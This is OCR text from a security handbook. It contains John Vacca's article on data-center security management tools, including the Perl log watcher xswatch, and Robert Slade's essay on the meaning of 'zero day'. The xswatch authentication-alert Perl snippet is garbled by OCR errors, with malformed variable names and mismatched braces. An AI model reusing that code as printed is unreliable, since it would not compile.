Some elements of the security program are basic requirements. For example, general controls must be formulated, types of system use must be tracked, and violations must be tracked in any system. In addition, use of adequate control processes for manual procedures must be in place and monitored to ensure that availability and security needs are met for software, hardware, and personnel. Most important, whether the organization is designing and installing a new program or controlling an ongoing system, information security must always remain an integral part of the business and be addressed as such, thus affording an adequate and reasonable level of control based on the needs of the business.

DATA CENTER SECURITY: USEFUL INTRANET SECURITY METHODS AND TOOLS

John R. Vacca

INSIDE

Data Center Systems and Intranet Security Management Software Challenges; Distributed Systems and Intranet Security Management Challenges; Systems Management Workstation; Managing and Controlling Data Center and Intranet Connectivity; Rule-Based Policies that Govern Data Center Procedures; Production Control; Storage Management

INTRODUCTION

Information technology (IT) is now used universally to support critical enterprise business decisions. It has evolved beyond basic applications such as billing and inventory, to the point where it directly supports customers and the manufacturing process. This sophisticated enterprise business information technology is entirely dependent on the diverse (and often incompatible) operating systems and hardware data center environments needed for their execution. All these systems must be managed and maintained if they are to continue to provide support for the ever-increasing applications on which the enterprise's data center depends. Information technology has a significant impact on the effectiveness of the intranet as a whole. Consequently, competitive performance of the enterprise is now directly affected by the management and control of data center computer resources.

The measure of IT management's success or failure to support the enterprise is based on its ability to establish and meet required levels of performance, reliability, and availability — while staying within budgetary constraints.

PAYOFF IDEA

This article provides IT managers with a set of data center management and intranet security software tools and methods. The information presented in this article will enable IT management to better meet the challenges inherent in managing data center services, costs, and security as the use of distributed systems becomes evermore critical to the enterprise.

The management and control of complex intranets and data centers are, however, daunting challenges to be met by IT professionals in the next decade. Some key areas that must be achieved are to:

- establish and consistently meet service-level agreements with end users
- control costs to meet service levels at the lowest possible level of investment
- protect the wealth of enterprise information and key resources that often span multiple operating systems and hardware platforms

In addition, IT management must not only achieve and maintain all these goals, but it must do this while ensuring complete system integrity at all times. An increasingly large role in enterprise computing is being played by intranet and client/server configurations of midrange and desktop computing environments, and open systems such as UNIX-based data center environments. Downsizing and decentralizing of processing resources is a result of the evolution toward a more global view — one that is replacing the traditional mainframe view of IT management.

In other words, IT management recognizes more and more that it needs both diverse and complementary information processing technologies if it is to meet the needs of the enterprise. Consequently, there has been substantial growth in complex heterogeneous systems that span multiple computing platforms. This leaves systems and data center intranet security management to contemplate some new concerns: it must now be recognized that midrange and desktop computing environments collectively represent a significant investment in information processing power. It must bring to each computing platform the standard systems management functionality that has been required on large mainframe systems: the need for the same level of automation, resource management, intranet security, and data integrity. Data center intranet security management is essential today for distributed systems, and this provides IT management with new challenges.

INTRANET SECURITY SOFTWARE AND SYSTEMS MANAGEMENT

In many ways, the challenges of distributed systems and data center intranet security management are the same as those of distributed applications. End-user applications, such as manufacturing and general ledger systems, are built on known database structures and application objectives. Distributed systems and data center intranet security management solutions, however, must address a very diverse and often perplexing variety of environments.

There are vast differences in the various operating systems of each platform, and management for distributed systems and data center intra-

net security must adjust accordingly. In order to present a unified whole, the goal is to insulate the administrator from the specific vagaries of each system.

Having the software solutions needed to provide comprehensive systems and data center intranet security management on each platform in the intranet is a significant part of mastering distributed systems and intranet security management. These solutions alone are only effective, however, if they can be tied together into a single point of management. Systems and intranet security administrators must be able to manage all or any desired part of the enterprise from any location within the intranet. Single point of management allows administrators to implement and enforce overall enterprise policies while continuing to provide the local controls necessary in a constantly changing environment to ensure responsiveness.


IT management must be able to provide the consistent, high service levels that are required by enterprises. Systems management and intranet security software should deliver integrated, total data center and intranet automation capabilities. At the same time, it should make possible the controlling of costs and ensuring protection of valuable data and resources. For example, enterprises provide distributed systems and intranet security management across multiple platforms. They also provide the ability to endorse and extend industry standards. This allows data center management software to be compliant with, fully support, and extend the capabilities of the Open Software Foundation's (OSF) initiatives for DCE (distributed computing environment) and DME (distributed management environment).

Systems and data center intranet security management software should provide a single point of management for complex heterogeneous systems. For example, data center management software should provide a single point of management through three strategic elements.

1. It meets the specific needs of the platform and exploits the special characteristics and benefits of each by providing robust solutions that are appropriate to each platform.
2. It has a flexible manager–agent architecture that enables each solution to work cooperatively with other solutions in the intranet; managing the flow of work; or performing work on behalf of other solutions in the intranet.
3. It provides a flexible user interface that enables each and every solution within the data center environment to be managed from a single location or multiple locations if desired.

This third element is known as the systems and data center intranet security management workstation, as shown in Exhibit 1, it provides sys-

EXHIBIT 1 — The Systems Management and Intranet Security Workstation



tems and data center intranet security management for a homogeneous or heterogeneous intranet.

INTRANET SECURITY AND SYSTEMS MANAGEMENT WORKSTATION

When managing all of the solutions in the data center environment, a systems and intranet security management workstation should provide the systems and intranet security administrator with a GUI (graphical user interface)-based user interface. Such a workstation could be used to administer a single UNIX system, a remote IBM mainframe, an OS/2 or Novell-based LAN, or even a heterogeneous intranet containing all of these components and others such as the IBM AS/400 and Digital VAX/VMS. The systems and intranet security management workstation should operate on a lower cost X-terminal.

For example, in an enterprise's systems management workstation, the modern interface reduces the complexity of systems and intranet security management. It also provides an intuitive and logical view of otherwise complex issues. The GUI adjusts for the particular aspects of each environment, where necessary. For example, the user interface is identical when managing a multi-node job scheduler for defining jobs within job sets; or, schedules and their relationships to one another. However, when opening up a job detail window for actually setting up individual jobs, the GUI would present a job from an IBM MVS system as a collection of JCL (Job Control Language) statements. A job on UNIX would display as

a shell script, while a job on Digital VAX/VMS would contain Digital Control Language (DCL) in place of JCL or shell statements.

Control and flexibility of this type is essential for distributed systems and data center intranet security management. Being able to manage each platform from a common location with a common interface, and preserving the concepts and terminology across the intranet, are extremely useful — along with having the tools needed on each platform.

Investments in the training of systems and data center intranet security administration personnel can be leveraged into new platforms by maintaining the model for each solution across the system. For example, users familiar with ACF2 or TOP SECRET security systems on IBM MVS would find the workload management and intranet security provided through UNIX familiar and easily understood.


THE CONNECTIVITY FACTOR

An enterprise's systems and intranet security management software should cover a broad range of interrelated functions required to manage and control data center and intranet activity. In addition, it should utilize service layers to interact with each other, adding value to the intranet's information technology systems as a whole.

Furthermore, an enterprise's blueprint for a software architecture and its underlying guiding principles should try to provide a comprehensive strategy for software development for the IT community. This approach, where all components work together across multiple platforms, is essential in maintaining sufficient responsiveness to the continually evolving priorities of enterprise-driven information processing requirements.

Automating each area of systems and data center intranet security management does not in itself result in a complete and successful approach to systems management. Each component of the systems and intranet security management solution must support and communicate with every other component in order to achieve total data center and intranet automation. For example, intranet-wide information security cannot be ensured if each systems management solution uses its own security tables. Problem and change management cannot keep pace with the dynamic activities of large and complex data center environments if software that addresses functions such as scheduling, report distribution, storage management, and security cannot automatically open and update problem incidents. Clearly, global workload management is unattainable unless each platform provides workload scheduling and resource balancing capabilities that interface with all other platforms. Therefore, complete and effective integration requires both a design for integration and an architecture that support development and enhancement of the completely integrated solution. As shown in Exhibit 2 for an IENF, an enterprise's services enable the integration of systems and data center intranet

EXHIBIT 2 — An Integration Event Notification Facility (IENF)



security management functions without an uncontrollable and unmanageable explosion of interfaces.

POWERFUL SOLUTIONS

The rule-based policies that govern data center procedures are particularly well-suited to automation and can be handled by systems and intranet security management software. This automation capability is essential in addressing the complex activities of multi-vendor and multi-operating system intranet environments where a variety of procedures are generally followed due to the variation in capabilities provided by the native platforms. An enterprise's systems management and intranet security software should simplify the management of these complex data center environments by extending native platform capabilities wherever necessary to ensure operational consistency, regardless of platform.

EXHIBIT 3 — Systems and Intranet Security Management

The otherwise numerous and complex procedures are significantly reduced, enabling operations staff to become familiar with all aspects of a streamlined, unified system. This dramatically reduces the training required of operational staff, particularly in complicated subsystem procedures, and eliminates the need for multiple subsystem specialists to closely monitor data center and intranet activities. An enterprise's systems management and intranet security software should provide a robust, fully integrated, distributed solution that covers the essential disciplines of automated production control, automated storage management, performance management and accounting, data center administration, and security, control, and audit (see Exhibit 3).

To completely automate information technology systems and derive maximum benefit, all of these components must be present for all platforms. Vendors that offer only a part of this functionality and limit the functionality to specific platforms cannot effectively assist IT management in meeting its service-level objectives.

AUTOMATED PRODUCTION CONTROL SOLUTIONS

A data center should provide an integrated set of solutions for automated production control. These solutions cover all areas of functionality, including workload management; rerun, restart, and recovery; console management; report distribution; control language validation; report balancing; and production documentation.

Automated Workload Management

Workload management is concerned with complete automated management of production workloads, including workload balancing, automatic submission and tracking of work based on user-defined scheduling criteria, priority, and system resource availability. This ensures that work is completed correctly and that critical deadlines are met.

Automated Rerun, Restart, and Recovery

Rerun, restart, and recovery automates the often complex, manual-intensive, and error-prone rerun and recovery process, thus enabling processing to restart at the optimum recovery point. In addition, it automatically handles the otherwise time-consuming manual procedures such as job setup, data set recovery, and backout.

Automated Console Management

Console management improves operating efficiency and reduces errors by automating the handling of console messages. It provides an advanced message/action capability that can alter, suppress, or reply to messages or initiate other actions, such as automatically issuing IPL/IMLs, alerts (through voice and pager notification capabilities), commands or invoking programs based on the content, and frequency and other characteristics of the message traffic. In addition, selective action based on specific console and terminal IDs allows the assignment of consoles to specialized applications, such as intranet monitoring, system monitoring, or tape mount processing. A simulation capability is also provided to assist in the development and verification of these event/action criteria.

When used in conjunction with a programmable workstation, this software provides a single focal point for all console operation activities in a multi-CPU, multi-operating system, and intranet environment. In addition, remote access to perform console management is available through remote dial-ups (PC, remote TSO, CICS, session) or through the telephone using the latest voice and touch-tone technology.

Automated Report Distribution Function

Report distribution provides extensive capabilities for the flexible and efficient production, tracking, and distribution of reports. This results in speeding the delivery time, increasing the accuracy, and improving the tracking of reports. Facilities are provided that automatically identify pages from existing reports, place them into bundles, and sort them by delivery location prior to actual printing.

These capabilities provide end users with the information they want, when and where they need it, while reducing or eliminating redundant information and the materials and efforts that are wasted in its distribu-

tion. Automated report distribution software also provides online viewing capabilities that can reduce the need for a hard copy of reports as well as the option to select all or parts of reports for printing. Report archiving capabilities enable the storing of reports offline for auditing purposes and for future viewing or reprinting.

A data center's report management software on intelligent workstations should extend report management capabilities by enabling end users to receive reports as files on their local computer. The ability to merge, annotate, or change reports using a familiar computer should be automated by the workstation-based software, and redistribution of these new reports should be provided through interaction with the software on the host system.

Advanced Control Language Validation

Virtually all systems in use today provide an interpretive control language for defining the execution of batch and online processing. Examples of these languages include IBM Job Control Language (JCL) and the UNIX Shell Script language. A data center's design for systems and intranet security management should include complete advanced control language validation capabilities that reduce or eliminate errors that can cause failures during production execution, and that aid the end user in diagnosing problems with control language programs. In addition, this software should enforce site-specific standards while providing the reports and cross-reference information that are needed for future maintenance.

Automated Report and File Balancing

Report balancing consists of extensive, automated report and file balancing capabilities that enable a quality level to be achieved that is unavailable through manual efforts. In addition to automatically ensuring the accuracy of reports after they are printed, this software can uniquely catch errors during the execution of production work cycles (both enabling fast and accurate resolution of problems), and prevent the completion of in-error production runs and the distribution of incorrect report output.

Production Control Documentation

Production documentation provides complete and consistent centralized online documentation system for the production control environment. Integration with other production control software enables documentation efforts to be automated and centralized, ensuring accessible and accurate information essential to data center operations, and particularly for contingency planning, disaster recovery, and future maintenance.

AUTOMATED STORAGE MANAGEMENT SOFTWARE

Automated storage management (ASM) software significantly extends the native operating system's capabilities of storage and resource management. This software optimizes performance and access to information. It ensures availability, integrity, and reliability — regardless of the various media device types and differing configurations of mainframes, midrange computers, PCs, and LANs that define the IT processing environment.

Backup Management

Backup management provides the ability to back up files based on creation date and version, as well as supporting backups of multiple versions of the same file. It keeps track of which volume each file has been backed up to.

It also enables users, system, and intranet security administrators to view the media (tape versus disk) and version of each backed-up file — and easily initiate a restore if needed. Backup management eliminates the problem of keeping track of where backed-up files are kept, and how to find them when a restore is needed.

Archive Management

Archive management makes sure that files have been removed from the online disk system and stored on other media that are based on storage management policies and are available when needed. It ensures that enough storage is always available on the file system to keep users working.

Archive Transparent Restore Processing

Through an automated storage management (ASM) common file catalog, the archive management function can locate and initiate a restore of an archived file without user intervention. This function is known as automatic transparent restore, or IXR. With IXR processing, the user request, process, or program attempting to access an archived file is automatically suspended, the file is restored by ASM, and the process is allowed to continue without failure. IXR helps to ensure a successful file management plan by removing the greatest fear that users have of any storage management system — not having their data when they need it.

Threshold-Based Archiving

A specialized capability of an archive management function is threshold-based archiving. Regardless of how careful systems and intranet security administrators are in defining archive policies, inevitably there will come a time when a process unexpectedly demands more storage from the file system than was anticipated. Sudden and unexpected file shortages can

be disastrous to planned work and the users of the system — as the file system becomes exhausted and work halts. Up until now, the only answer was to run another backup as quickly as possible, and try to guess which files could be deleted without causing too much other disruption. This process was slow, disruptive, and error-prone at best. Threshold-based archiving utilizes a common file catalog to determine which of the next set of files eligible for archive are currently backed up. The catalog is then updated to indicate that the files have been archived, and deletes it from the disk file system. No additional backups are taken, no best guesses are made, and no costly disruption of work in progress results. IXR, of course, stands ready to bring back any file needed.

MULTIMEDIA STORAGE MANAGEMENT

Multimedia management uses a rule-based, policy-oriented design to provide comprehensive storage resource functions for a wide variety of media, both permanently mounted file storage devices and removable tape, WORM, and erasable optical technologies. These functions include space management, allocation control and management, I/O optimization, volume defragmentation, and mount management. Each of these capabilities is designed to provide the best possible utilization of the storage devices available, while maintaining the service levels defined by the enterprise's storage management policies.

Extended Data Storage Management

Extended data management enhances and fully automates all data management functions, regardless of platform. It includes reformatting, sorting, compression, and optimization of data seamlessly and independent of physical file organization and data format.

Performance and Error Management

Through data integrity and device failure recovery facilities, system throughput can be optimized and disruptions caused by failures can be minimized. In addition, high-cost, high-performance options of disk devices can be exploited to their full potential.

Finally, take a look at yet another useful data center intranet security method and tool — xswatch.

WHAT IS XSWATCH?

Xswatch, like its predecessors, was built to watch log files for interesting information. Most log files that grow at a reasonably fast rate have a lot of data, but little useful information. There are several extant implementations that either scan an entire log file or use the equivalent of *tail -f* to monitor the file as new lines are added to it. They then cull log mes-

sages that are deemed important or interesting to the implementor. These implementations can be as simple as *tail -f | grep pattern* to ones that are as complex as a full-blown C program complete with its own macro language.

All of these programs have the same basic structure: match a line of text against a pattern/action pair. If the pattern matches, execute the associated action. The application is up to the end user. For example, watching /var/adm/messages for *file system full,* then executing a job to remove all core files older than one day from the file system. Another example is monitoring for authentication failures. A third might be to send a page to an operator in case of an intranet fault.

Xswatch extends this idea by creating a very general architecture that allows the end user to execute almost any arbitrary pattern/action pair. It takes advantage of the PERL programming language's ability to create code on-the-fly instead of imposing a specialized syntax. The result is a workbench for monitoring almost anything that uses a log file.

What Is the Motivation for Writing It?

The motivation for writing (yet another) log watching program was something that did not have a limited subset of the functionality of the language the engine was written in (PERL). Something was also needed that would monitor multiple files simultaneously. Also, an application was needed that had at least the ability to scale. Xswatch's architecture depends on forwarding syslog entries to a central server. On a large intranet, the number of syslog datagrams could consume a significant amount of intranet bandwidth. It seems better to have xswatch running on many machines, forward only the important data to a central server, and leave the uninteresting data on the local machine. Finally, writing xswatch is an experiment in code reuse and software integration. A primary design goal was to avoid reinventing the wheel wherever possible. For xswatch, there was at least partial success achieving these goals.


The Xswatch Components

Xswatch has four main components: an engine, snippets, support libraries, and log files, as shown in Exhibit 4. The engine is a small PERL program that essentially manages system resources for the user. The engine consists of four subparts: xtail, a signal handler, an event server, and a watcher function.

The Engine Itself

Xtail is a C program that tails off multiple log files at once. Xtail is the most operating system-dependent part of xswatch. It tracks each file for conditions such as rollovers, truncations, even appearance and disappearance of files.

EXHIBIT 4 — Xswatch Architecture



The signal handler is mostly for managing xswatch in the background. Sending a SIGHUP signal will tell xswatch to kill the current xtail process, reset internal variables, and reload all of the snippets and resume operation. In this way, one can add or remove snippets without halting a running xswatch process. Sending a SIGQUIT signal will tell xswatch to write out configuration information to /tmp. This is useful for debugging snippets. Sending a SIGINT or SIGTERM will tell xswatch to shut down gracefully.

The event server is a PERL module that handles the general housekeeping chores of managing system resources such as I/O, child processes, signals, and timers. The watcher function is a PERL function call (like any other PERL function), except that the function itself is created on-the-fly, based on snippets. Watcher provides the structure that holds the snippets together. Watcher will be called once by the event server for every line of input from xtail.

Snippets

Just what are snippets anyway? The Webster dictionary definition of snippet is a small part, piece, or thing; specifically, a brief quotable passage. For xswatch, a snippet is a small piece of PERL code that handles pattern/action pairs. They have a very simple structure. There is an initialization section that uses the standard PERL *BEGIN* block and then some code, the simplest of which can be:

```
/... some regular expression ... / && do {
... some action ...;
}
```

Snippets are catenated together and compiled into the watcher function. Watcher will be called each time there is a new line of input data written to a log file. The watcher function provides just two pieces of data: an input buffer in *$_*, and the name of the log file where the data came from in *$logfile*. Anything else is up to the snippets.

The snippets are organized in a directory with file names that mimic the *System V rc.d* directories, (*nn.Description*, where *nn* is a two-digit string ranging from 00 to 99). The description can be anything (hopefully informative), with its length determined by the limits of the underlying operating system. This provides a simple way to order execution of the snippets without cutting and pasting. It is also an easy way to temporarily disable snippets. By changing the name from *10.Snippet to stopl0.Snippet*, or anything that does not begin with *nn*., xswatch will not load the code and compile it into the watcher function. There are no restrictions as to what goes into a snippet. So, if a programmer wanted to put all his code in a single file, xswatch would work just as well as with many smaller files.

The *BEGIN* block is where each snippet should register which log files it wants to monitor. This is done with the PERL *push* call:

```
BEGIN {
push @watchfiles, '/var/adm/messages';
}
```

Registering the same file more than once (that is, in more than one snippet), is allowed. Xswatch will reduce the log files to a unique list. This is because so many people can add or subtract snippets from a common directory and not worry about interfering with other snippets. Notice in the following code that there are a lot of *BEGIN* blocks, and they are actually inside the function call definition of *watcher.* Not to worry though; when PERL compiles the function, the *BEGIN* blocks are executed immediately, once, and never again. When the watcher function is actually called by the event server, the *BEGIN* blocks are not touched.

Support Libraries

Since the snippets are simply PERL scripts, support libraries can be anything one needs or wants. For example, one can use the *Term::Cap* module for setting screen attributes, or one of the date and time parsers to convert the log file time stamp into seconds. Or one can include one's own modules to send a message to one's pager or e-mail.

Useful Features

Xswatch has a number of useful features. First, it is simple. Second, it uses no new grammars. Third, the use of snippets is widely accepted.

Fourth, it can be extended using standard PERL libraries and contributed code. Finally, it is scalable.

A Simple Engine

The engine is simple. The main program is seven lines of code. It knows nothing about its inputs and does nothing with them except to pass them to the snippets in the form of the watcher function. This minimizes code maintenance:

```
$result = GetOptions(qw(help snippet-dir=s debug=i version));
usage("invalid parameters") unless $result;
usage("$0: v$version") if $opt_version;
parse_command_line;
init;
start_server;
exit(0);
```

No New Grammars

Instead of worrying about learning yet another macro language, parsing, and the accompanying errors, xswatch uses PERL itself. As previously mentioned, PERL is well-suited for creating code on-the-fly. It also cuts down on training time. If one knows how to code in PERL, one can write snippets for xswatch. One does not have to look around in the documentation for a syntax guide. Finally, PERL does a much better job at parsing and compiling code than one would ever want to write for a specialized tool like xswatch.

Shortening the Development Cycle

Prototyping and testing are simplified because snippets are written in PERL. One can use *perl -cw* to check the syntax just like any other PERL script. If what one is looking for in a log file has a time domain component, one can do several things: save a time stamp in a variable and set an alarm, or create a new event using the event server. The source code shows a more elaborate sample that checks that the number of authentication failures from log-in does not exceed a certain threshold. This is to handle cases where a user dials in on a noisy phone line. The log-in program will record an authentication failure, but this is not really something to worry about. On the other hand, if xswatch saw repeated login failures over a short period of time, one could guess that someone is trying to penetrate the intranet.

Finally, snippets are readable (well, as readable as PERL code gets). One can document snippets, put them under source code management, and essentially treat them like any other body of code:

```
BEGIN {
    push @watchfiles, '/var/log/authlog';
    require PagerTools;
}
if ($logfile eq '/var/log/authlog') {
TIMER_RESET:
    if (/INVALID|REPEATED|INCOMPLETE/) {
    if (!defined $auth-trigger) {
        $auth_trigger =
        register_timed_client([],600,sub ($hit-count=0});
    } else {
        cancel_registration($auth_trigger);
        if ($hit_count++ > 5) {
            Pager::call_pager oncall, 'Authentication alert';
        }
            undef $auth_trigger;
            goto TIMER_RESET;
            }
        }
    }
```

Scaling

As the number of systems to monitor increases, syslog packets flying back and forth might become a significant load on the intranet resources. By using xswatch to filter out information at the local machine level, one could create an intranet of xswatches that (using the standard PERL Sys::Syslog module) connects to a parent syslog daemon and forwards messages to a centralized server.

Distilling Data into Information

There are a number of applications for xswatch, and one of the most important is distilling data into information. One of a system and intranet security administrator's key duties is to reduce, or at least maintain, entropy. Systems and intranets have a natural tendency toward increasing entropy. System and intranet security administrators are constantly bombarded with log files, e-mail messages, pages, even voice mail. Anyone who has ever had to plow through */var/log/syslog* looking for some clue as to what went wrong knows that it would be far better if, somehow, the system knew what was important and notified a human being in real-time. Xswatch allows an administrator, or even a group of administrators, to consolidate empirical knowledge (about log files) into a single directory. Snippets contain bits of experience learned over time about what to look for in a log file, and what to do about it. Another approach is discard the expected; everything else must be a fault or of some interest. In reference to firewalls, one really does not care when the system resists

an attack, or someone tries to access a blocked port; the firewall has done its job. What one really wants to log is when something goes wrong.

Downsides of Xswatch

Xswatch has its flaws. During the development process, a few issues arose that should not come as a surprise — but did anyway. PERL-centrism is seductive. During the early development of xswatch, and after several ineffective attempts, it was clear that although PERL may be portable, there are some things that really are better implemented in C or some other compiled 3GL. PERL is not cheap. A long-running PERL process will consume about 2 MB of virtual memory on a SPARCstation 5 running SunOS. The resident set size hovered around 1200 KB. Even so, the good news is that there need be only one of these processes running on any given machine. Also, if one considers that an xterm process consumes almost 500 KB, one xswatch process does not hurt so much.

The holy grail of code reuse also has its problems. The most recent version of the EventServer module was incompatible with PERL. Contributed modules tend to lag behind releases of the main body of code, so it is important to track each revision carefully. There are also many PERL modules that, although useful and publicly available, would not work without some effort. Hopefully, as the body of available code matures, these library modules will become more stable.

Xswatch shows promise as an incremental refinement in the publicly available collection of log-watching programs. Note that there are now commercial products in the field that offer more integrated and scalable services. They might even be more affordable! Xswatch makes an effort to encourage code reuse and integration. The maintenance costs for tracking admittedly diverse software packages seem to be less than the cost of maintaining an equivalent amount of homegrown code. Xswatch was also an experiment in toolsmithing — to the extent that the main engine is seven lines of code long. It is modest in scope. The entire xswatch program is six heavily commented pages of PERL code, including the 15 pages of online documentation. Using xswatch is as simple as creating a few lines of PERL script with only two assumptions and installing the file into a directory. Finally, because xswatch does not have its own macro language, it is only limited by the functionality of PERL.

CONCLUSION

Distributed systems and intranet security management solutions must address a very diverse and often perplexing variety of data center environments, each with its own needs and challenges. Distributed systems and intranet security management must also adjust for the vast differences in the various operating systems of each platform, insulating the administra-

tor from the specific vagaries of each system in order to present a unified whole. Through the single point of IT management, overall enterprise policies can be implemented and enforced while continuing to provide the local controls necessary to ensure responsiveness to the constantly changing data center environment.

Finally, xswatch makes an effort to encourage code reuse and integration. Xswatch shows promise as an incremental refinement in the publicly available collection of log-watching programs.

John Vacca is an information technology consultant and internationally known author based in Pomeroy, OH. Since 1982, John has authored 25 books and more than 330 articles in the areas of Internet and intranet security, programming, systems development, rapid application development, multimedia, and the Internet. John was also a configuration management specialist, computer specialist, and the computer security official for the NASA space station program (Freedom) and the International Space Station Program, from 1988 until his early retirement from NASA in 1995. John can be reached at jvacca@hti.net.

The Nebulous Zero Day

Introduction
Zero Day in Malware Research
Use of the Term and Defining Factors
Misuse and Dilution
Summary

Robert M. Slade

Introduction

Recently, there has been much written addressing the issue of "zero day" exploits and vulnerabilities. Unfortunately, there seems to be very little agreement upon what this term actually means and implies. Although the phrase has some functional use, it may be that the dilution of meaning from overuse of the term has rendered it worthless.

Zero Day in Malware Research

In the world of malware, viruses or worms tend to use vulnerabilities that are already known and simply have not been patched or protected against. In the past, there were an embarrassing number of such exploits to choose among, and it might take years between the time that a vulnerability became known, and the time that a specific attack exploited it.

As the field progressed, and high-profile attacks (such as the Morris Internet Worm of 1988) raised awareness of the need to address such venerable and well-known susceptibilities, the blackhat community needed to find newer and lesser-known openings to exploit. Since the turn of the millennium, it has become clear that the time between discovery of a weakness and its exploitation has diminished from years to months, and even to weeks. Therefore, one can talk about a six-month exploit or a five-week exploit to indicate the time between discovery and use of a particular weakness (Jose Nazario, in his book "Defense and Detection Strategies Against Internet Worms,").

The ultimate and logical conclusion, of course, is that eventually an exploit will occurs as soon as the vulnerability is announced, or that the blackhats will discover a vulnerability before anyone else does, so the first anyone knows about the weakness is when an attack happens. Thus, no days (or fewer than none) would elapse between the discovery of the vulnerability and the exploit: this would then be a zero-day exploit.

Interestingly, the term has existed for many years in military strategy. During World War II, the Germans, in relation to the concept of *blitzkreig* [lightning war], used *null-tag* [zero day] to refer to an attack with no advance warning.

Use of the Term and Defining Factors

The use of the term "[certain period] vulnerability" or "exploit" may have a number of functional meanings. It may be employed to indicate relative ease or accessibility of exploitation of various vulnerabilities. Or, it may demonstrate either activity or eagerness on the part of the blackhat community. Tracking the reduction in the size of the time window between discovering and exercising a problem may provide us with information to develop or improve policies on to patch management and change control.

The recent excitement over the Windows meta-file format raises another issue for consideration concerning the availability of patches. Microsoft was not "first past the post" with a correction for the situation. Therefore, any definition of a zero-day vulnerability needs to take this factor into account: are we only concerned with the availability of patches or work-arounds from any source, or are we specifically alarmed by the inaccessibility of materials from the original vendor?

Some confusion may result from the use of "zero day" with regard to either a vulnerability or to an exploit. For example, it may be useful to refer to a zero-day exploit in terms of an exploit against a vulnerability for which a patch does not exist. This gives a real measure of security because it refers to a very specific threat for which no definite countermeasure exists, save for avoidance. On the other hand, using the term *zero-day vulnerability* to describe a discovered vulnerability for which a patch does not exist is less helpful. In that case, we do not know if a particular exploit or attack exists. In addition, *zero day* would provide information as to whether the vulnerability has just been discovered, or has been known for some time and is still not covered.

The term *zero day* has been also used both as to discovery and to disclosure, and, of course, these two activities will affect the significance of the phrase. Does the zero day come when the exploit is known to anyone? Or, is it restricted to the time at which a vulnerability is known to the vendor? Or does the clock only start with the problem being known more generally? This determination is not simply another issue in the debate between full, partial, and nondisclosure philosophies and positions. The precise definition of the zeroth day has decided implications for levels of risk and risk management.

Misuse and Dilution

In the real world, the term is, of course, misused. A web search for the term *zero day* will turn up references to pirated software, movies, and other copyrighted works that are available in unauthorized forms on the day of release of the original work. Although piracy and the unauthorized use of intellectual property are problems, the ability to make illegal copies is not news. The ability to make illicit materials available in ever-shorter timeframes is a definite nuisance, but is not a difference in kind from previous activity of the same sort.

There are also some security and anti-malware vendors pushing zero-day protection from threats. In almost all such cases, the safeguards being sold offer the same generic protections (activity monitoring, heuristic scanning, and sometimes change or anomaly detection) that have been available for many years. Once again, the addition of the term *zero day* offers no new types of countermeasures nor an increase in protection.

There is also a Zero Day Initiative (ZDI) promoted by Tipping Point and 3Com. This project is a reward program for finding vulnerabilities, under a partial or controlled disclosure scheme. Although the system has been designed with some levels of controls in mind, the inherent problems of reward programs for vulnerability, malware, and exploit disclosure are well known. The ZDI does not appear to offer any advantage for faster discovery of software problems.

